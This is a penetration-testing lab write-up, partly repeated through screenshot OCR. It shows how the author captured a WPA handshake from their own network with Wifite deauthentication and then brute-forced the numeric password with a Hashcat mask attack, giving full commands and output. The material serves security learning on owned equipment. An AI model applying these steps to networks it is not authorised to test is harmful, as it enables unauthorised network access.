
Cracking a WPA/WPA2 Handshake

Wireless network monitoring and penetration testing can be conducted using a variety of tools, two of which are Airmon-ng and Wifite. In this particular project, a streamlined approach was adopted by utilizing only two tools, namely Wifite and Hashcat, instead of the conventional three tools Airodump-ng, Aireplay-ng, and Aircrack-ng.

It is important to clarify that this project was exclusively carried out using my personal equipment, with no involvement of external networks to ensure ethical and lawful practices.



```
┌──(kali㉿kali)-[~]
└─$ sudo wifite --kill --wpa
[sudo] password for kali:
   .               .
 .´  ·  .     .  ·  `.  wifite2 2.7.0
 :  :  :  (¯)  :  :  :  a wireless auditor by derv82
 `.  ·  ` /¯\ ´  ·  .´  maintained by kimocoder
   `     /¯¯¯\     ´    https://github.com/kimocoder/wifite2

 [+] option: kill conflicting processes enabled
 [+] option: targeting WPA-encrypted networks
 [!] Warning: Recommended app hcxdumptool was not found. install @ apt install hcxdumptool
 [!] Warning: Recommended app hcxpcapngtool was not found. install @ apt install hcxtools
 [!] Killing 2 conflicting processes
 [!] stopping NetworkManager (systemctl stop NetworkManager)
 [!] Terminating conflicting process wpa_supplicant (PID 38937)

    Interface   PHY   Driver              Chipset
 -----------------------------------------------------------------------
 1. wlan0       phy0  iwlwifi             Intel Corporation Alder Lake-S PCH CNVi WiFi (rev 11)

 [+] Enabling monitor mode on wlan0... enabled!

   NUM                       ESSID   CH  ENCR    PWR    WPS  CLIENT
   ---    ---------------------------  --  ----    ---    ---  ------
     1 [redacted]                    11  WPA-P   67db    no
     2                        Zeus    6  WPA-P   52db    no     1
     3 [redacted]                     3  WPA-P   52db    no
     4                                3  WPA-P   47db   yes     1
     5                                9  WPA-P   24db    no
     6                                5  WPA-P   23db   yes     1
     7                                9  WPA-P   23db   yes
     8                               11  WPA-P   23db    no
     9                                1  WPA-P   18db    no
    10                               10  WPA-P   18db   yes
    11                                6  WPA-P   18db    no
    12                               11  WPA-P   18db    no
    13                                6  WPA-P   18db    no
    14                                1  WPA-P   18db    no
    15                               11  WPA-P   17db   yes
    16                                1  WPA-P   16db    no
    17                                2  WPA-P   14db   yes
 [+] Select target(s) (1-17) separated by commas, dashes or all: 2
```


The project commenced by establishing a network named 'Zeus' with a randomly generated 10-digit password. Subsequently, another computer was connected to this network for evaluation purposes.

1. To initiate the network scanning process, the network adapter was placed into monitor mode. For ease of execution, Wifite was chosen over Airmon-ng. The specific command employed was 'sudo wifite --kill –wpa'.


The command 'sudo wifite' was executed with elevated privileges to ensure smooth functionality.

'—kill' was appended to the command to terminate any conflicting processes that could interfere with Wifite's operation.

'—wpa' was used to filter and target networks that are solely WPA/WPA2 encrypted, narrowing down the scope of the analysis.



```
[+] option: targeting WPA-encrypted networks
[!] Warning: Recommended app hcxdumptool was not found. install @ apt install hcxdumptool
[!] Warning: Recommended app hcxpcapngtool was not found. install @ apt install hcxtools
[!] Killing 2 conflicting processes
[!] stopping NetworkManager (systemctl stop NetworkManager)
[!] Terminating conflicting process wpa_supplicant (PID 38937)

    Interface   PHY   Driver              Chipset
  ─────────────────────────────────────────────────────────────────
 1. wlan0       phy0  iwlwifi             Intel Corporation Alder Lake-S PCH CNVi WiFi (rev 11)

 [+] Enabling monitor mode on wlan0 ... enabled!

   NUM                      ESSID   CH  ENCR    PWR    WPS  CLIENT
   ---   ----------------------     --  -----   ----   ---  ------
     [redacted]                      1  WPA-P   67db    no
     2                       Zeus    6  WPA-P   52db    no     1
     [redacted]                      3  WPA-P   52db    no
                                     3  WPA-P   47db   yes     1
                                     9  WPA-P   24db    no
                                     5  WPA-P   23db   yes     1
                                     9  WPA-P   23db   yes
                                     1  WPA-P   23db    no
                                     1  WPA-P   18db    no
    1                                0  WPA-P   18db   yes
    1                                6  WPA-P   18db    no
    1                                1  WPA-P   18db    no
    1                                6  WPA-P   18db    no
    1                                1  WPA-P   18db    no
    1                                1  WPA-P   17db   yes
    1                                1  WPA-P   16db    no
    1                                2  WPA-P   14db   yes
 [+] Select target(s) (1-17) separated by commas, dashes or all: 2

 [+] (1/1) Starting attacks against [redacted] (Zeus)
 [!] Skipping PMKID attack, missing required tools: hcxdumptool, hcxpcapngtool
 [+] Zeus (52db) WPA Handshake capture: Discovered new client: [redacted]
 [+] Zeus (51db) WPA Handshake capture: Captured handshake
 [+] saving copy of handshake to hs/handshake_Zeus[redacted].cap saved

 [+] analysis of captured handshake file:
 [+]   tshark: .cap file contains a valid handshake for [redacted]
 [+] cowpatty: .cap file contains a valid handshake for [Zeus]
 [+] aircrack: .cap file contains a valid handshake for [redacted]

 [+] Cracking WPA Handshake: Running aircrack-ng with wordlist-probable.txt wordlist
 [+] Cracking WPA Handshake: 100.00% ETA: 0s @ 64314.4kps (current key: anilidoxime)
 [!] Failed to crack handshake: wordlist-probable.txt did not contain password
 [+] Finished attacking 1 target(s), exiting
 [!] Note: Leaving interface in Monitor Mode!
 [!] To disable Monitor Mode when finished: airmon-ng stop wlan0mon
 [!] You can restart NetworkManager when finished (service NetworkManager start)

┌──(kali㉿kali)-[~]
└─$ 
```




```
  ─────────────────────────────────────────────────────────────────
 1. wlan0       phy0  iwlwifi             Intel Corporation Alder Lake-S PCH CNVi WiFi (rev 11)

 [+] Enabling monitor mode on wlan0 ... enabled!

   NUM                      ESSID   CH  ENCR    PWR    WPS  CLIENT
   ---   ----------------------     --  -----   ----   ---  ------
     1   [redacted]                 11  WPA-P   67db    no
     2                       Zeus    6  WPA-P   52db    no     1
     [redacted]                      3  WPA-P   52db    no
                                     3  WPA-P   47db   yes     1
                                     9  WPA-P   24db    no
                                     5  WPA-P   23db   yes     1
                                     9  WPA-P   23db   yes
                                     1  WPA-P   23db    no
                                     1  WPA-P   18db    no
    1                                0  WPA-P   18db   yes
    1                                6  WPA-P   18db    no
    1                                1  WPA-P   18db    no
    1                                6  WPA-P   18db    no
    1                                1  WPA-P   18db    no
    1                                1  WPA-P   17db   yes
    1                                1  WPA-P   16db    no
    1                                2  WPA-P   14db   yes
 [+] Select target(s) (1-17) separated by commas, dashes or all: 2

 [+] (1/1) Starting attacks against [redacted] (Zeus)
 [!] Skipping PMKID attack, missing required tools: hcxdumptool, hcxpcapngtool
 [+] Zeus (52db) WPA Handshake capture: Discovered new client: [redacted]
 [+] Zeus (51db) WPA Handshake capture: Captured handshake
 [+] saving copy of handshake to hs/handshake_Zeus_[redacted].cap saved

 [+] analysis of captured handshake file:
 [+]   tshark: .cap file contains a valid handshake [redacted]
 [+] cowpatty: .cap file contains a valid handshake for [Zeus]
 [+] aircrack: .cap file contains a valid handshake for [redacted]

 [+] Cracking WPA Handshake: Running aircrack-ng with wordlist-probable.txt wordlist
 [+] Cracking WPA Handshake: 100.00% ETA: 0s @ 64314.4kps (current key: anilidoxime)
 [!] Failed to crack handshake: wordlist-probable.txt did not contain password
 [+] Finished attacking 1 target(s), exiting
 [!] Note: Leaving interface in Monitor Mode!
 [!] To disable Monitor Mode when finished: airmon-ng stop wlan0mon
 [!] You can restart NetworkManager when finished (service NetworkManager start)

┌──(kali㉿kali)-[~]
└─$ cd hs

┌──(kali㉿kali)-[~/hs]
└─$ ls
handshake_skywalker_[redacted].cap
handshake_Zeus_[redacted].cap

┌──(kali㉿kali)-[~/hs]
└─$ 
```


2. Following the execution of the command, Wifite effectively halted the conflicting processes, suspended NetworkManager, and transitioned the network adapter from wlan0 to wlan0mon, enabling monitor mode.

3. Wifite conducted a scan of nearby WPA networks, identifying 'Zeus' as the target network for the intended analysis. This network was listed as the second entry in the enumeration.


4. Once the target network (number 2) was selected, Wifite initiated deauthentication of users connected to the network. As users reconnected to the network, Wifite captured the WPA handshake and stored it as a .cap file. Subsequently, Wifite attempted to crack the captured handshake using a predefined wordlist. However, since the password was not found within the wordlist, we opted to employ Hashcat, leveraging the processing power of a GPU to attempt password cracking.



```
    7    [redacted]            9  WPA-P   23db   yes
    8                         11  WPA-P   23db    no
    9                          1  WPA-P   18db    no
   10                         10  WPA-P   18db   yes
   11                          6  WPA-P   18db    no
   12                         11  WPA-P   18db    no
   13                          6  WPA-P   18db    no
   14                          1  WPA-P   18db    no
   15                         11  WPA-P   17db   yes
   16                          1  WPA-P   16db    no
   17                          2  WPA-P   14db   yes
 [+] Select target(s) (1-17) separated by commas, dashes or all: 2

 [+] (1/1) Starting attacks against [redacted] (Zeus)
 [!] Skipping PMKID attack, missing required tools: hcxdumptool, hcxpcapngtool
 [+] Zeus (52db) WPA Handshake capture: Discovered new client: [redacted]
 [+] Zeus (51db) WPA Handshake capture: Captured handshake
 [+] saving copy of handshake to hs/handshake_Zeus_[redacted]cap saved

 [+] analysis of captured handshake file:
 [+]   tshark: .cap file contains a valid handshake for [redacted]
 [+] cowpatty: .cap file contains a valid handshake for [Zeus]
 [+] aircrack: .cap file contains a valid handshake for[redacted]

 [+] Cracking WPA Handshake: Running aircrack-ng with wordlist-probable.txt wordlist
 [+] Cracking WPA Handshake: 100.00% ETA: 0s @ 64314.4kps (current key: anilidoxime)
 [!] Failed to crack handshake: wordlist-probable.txt did not contain password
 [+] Finished attacking 1 target(s), exiting
 [!] Note: Leaving interface in Monitor Mode!
 [!] To disable Monitor Mode when finished: airmon-ng stop wlan0mon
 [!] You can restart NetworkManager when finished (service NetworkManager start)

┌──(kali㉿kali)-[~]
└─$ cd hs

┌──(kali㉿kali)-[~/hs]
└─$ ls
handshake_skywalker [redacted]cap
handshake_Zeus_[redacted].cap

┌──(kali㉿kali)-[~/hs]
└─$ sudo airmon-ng stop wlan0mon

PHY     Interface       Driver          Chipset

phy0    wlan0mon        iwlwifi         [redacted]WiFi (rev 11)
                (mac80211 station mode vif enabled on [phy0]wlan0)
                (mac80211 monitor mode vif disabled for [phy0]wlan0mon)


┌──(kali㉿kali)-[~/hs]
└─$ sudo service NetworkManager start

┌──(kali㉿kali)-[~/hs]
└─$ 
```



```
┌──(kali㉿kali)-[~/Desktop]
└─$ sudo hashcat -m 22000 -a 3 zeus.hash ?d?d?d?d?d?d?d?d?d?d
```



```
             This may cause "CL_OUT_OF_RESOURCES" or related errors.
             To disable the timeout, see: https://hashcat.net/q/timeoutpatch
CUDA API (CUDA 12.0)
====================
* Device #1: NVIDIA GeForce RTX 4080, 15178/16045 MB, 76MCU

OpenCL API (OpenCL 3.0 CUDA 12.0.151) - Platform #1 [NVIDIA Corporation]
========================================================================
* Device #2: NVIDIA GeForce RTX 4080, skipped

OpenCL API (OpenCL 3.0 PoCL 3.1+debian  Linux, None+Asserts, RELOC, SPIR, LLVM 15.0.6, SLEEF, DISTRO, PO
CL_DEBUG) - Platform #2 [The pocl project]
==========================================================================================================
==========================================
* Device #3: pthread-haswell-13th Gen Intel(R) Core(TM) i9-13900K, skipped

Minimum password length supported by kernel: 8
Maximum password length supported by kernel: 63

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates

Optimizers applied:
* Zero-Byte
* Single-Hash
* Single-Salt
* Brute-Force
* Slow-Hash-SIMD-LOOP

Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 1459 MB

[s]tatus [p]ause [b]ypass [c]heckpoint [f]inish [q]uit ⇒ s

Session..........: hashcat
Status...........: Running
Hash.Mode........: 22000 (WPA-PBKDF2-PMKID+EAPOL)
Hash.Target......: zeus.hash
Time.Started.....: Mon Jul 24 14:09:26 2023 (3 secs)
Time.Estimated ...: Mon Jul 24 16:09:28 2023 (1 hour, 59 mins)
Kernel.Feature ...: Pure Kernel
Guess.Mask.......: ?d?d?d?d?d?d?d?d?d?d [10]
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:  1388.4 kH/s (6.53ms) @ Accel:16 Loops:128 Thr:256 Vec:1
Recovered........: 0/1 (0.00%) Digests (total), 0/1 (0.00%) Digests (new)
Progress.........: 3735552/10000000000 (0.04%)
Rejected.........: 0/3735552 (0.00%)
Restore.Point....: 311296/1000000000 (0.03%)
Restore.Sub.#1 ...: Salt:0 Amplifier:2-3 Iteration:896-1024
Candidate.Engine.: Device Generator
Candidates.#1....: 2494122345 → 2180254569
Hardware.Mon.#1..: Temp: 61c Fan: 33% Util: 94% Core:2715MHz Mem:11201MHz Bus:16

[s]tatus [p]ause [b]ypass [c]heckpoint [f]inish [q]uit ⇒ 
```

5. The monitor mode was subsequently terminated using the following command: 'sudo airmon-ng stop wlan0mon'.


6. In order to restore regular network operations, the Network Manager service was restarted using this command: 'sudo service NetworkManager start'.

7. Furthermore, the .cap file was converted to a .hash file instead of a .hccapx, as the use of 'hashcat -m 2500' is now considered deprecated.

8. Subsequently, the WPA handshake was subjected to brute force attack using Hashcat, utilizing the command: 'sudo hashcat -m 22000 -a 3 zeus.hash ?d?d?d?d?d?d?d?d?d?d'.

9. It is worth noting that the Hashcat command is executed with root privileges, where '-m 22000' represents the WPA mode, and '-a 3' denotes the brute force attack method. The 'zeus.hash' file is also specified, and the '?d' parameter is used to target digits, with ten occurrences since there are ten digits in the password.

10. Upon initiating the command, Hashcat commences the process of cracking the WPA handshake by employing the GPU to systematically guess each digit.




```
14d309b1b422fb13515fa37b7f3af967:f69fe14ea952:0ce441e54a7d:Zeus:9891843669

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 22000 (WPA-PBKDF2-PMKID+EAPOL)
Hash.Target......: zeus.hash
Time.Started.....: Mon Jul 24 14:09:26 2023 (1 min, 49 secs)
Time.Estimated...: Mon Jul 24 14:11:15 2023 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Mask.......: ?d?d?d?d?d?d?d?d?d?d [10]
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:  1381.5 kH/s (6.57ms) @ Accel:16 Loops:128 Thr:256 Vec:1
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 150978560/10000000000 (1.51%)
Rejected.........: 0/150978560 (0.00%)
Restore.Point....: 14942208/1000000000 (1.49%)
Restore.Sub.#1...: Salt:0 Amplifier:4-5 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: 9605057412 → 9913432500
Hardware.Mon.#1..: Temp: 71c Fan: 56% Util: 95% Core:2700MHz Mem:11201MHz Bus:16

Started: Mon Jul 24 14:09:25 2023
Stopped: Mon Jul 24 14:11:16 2023

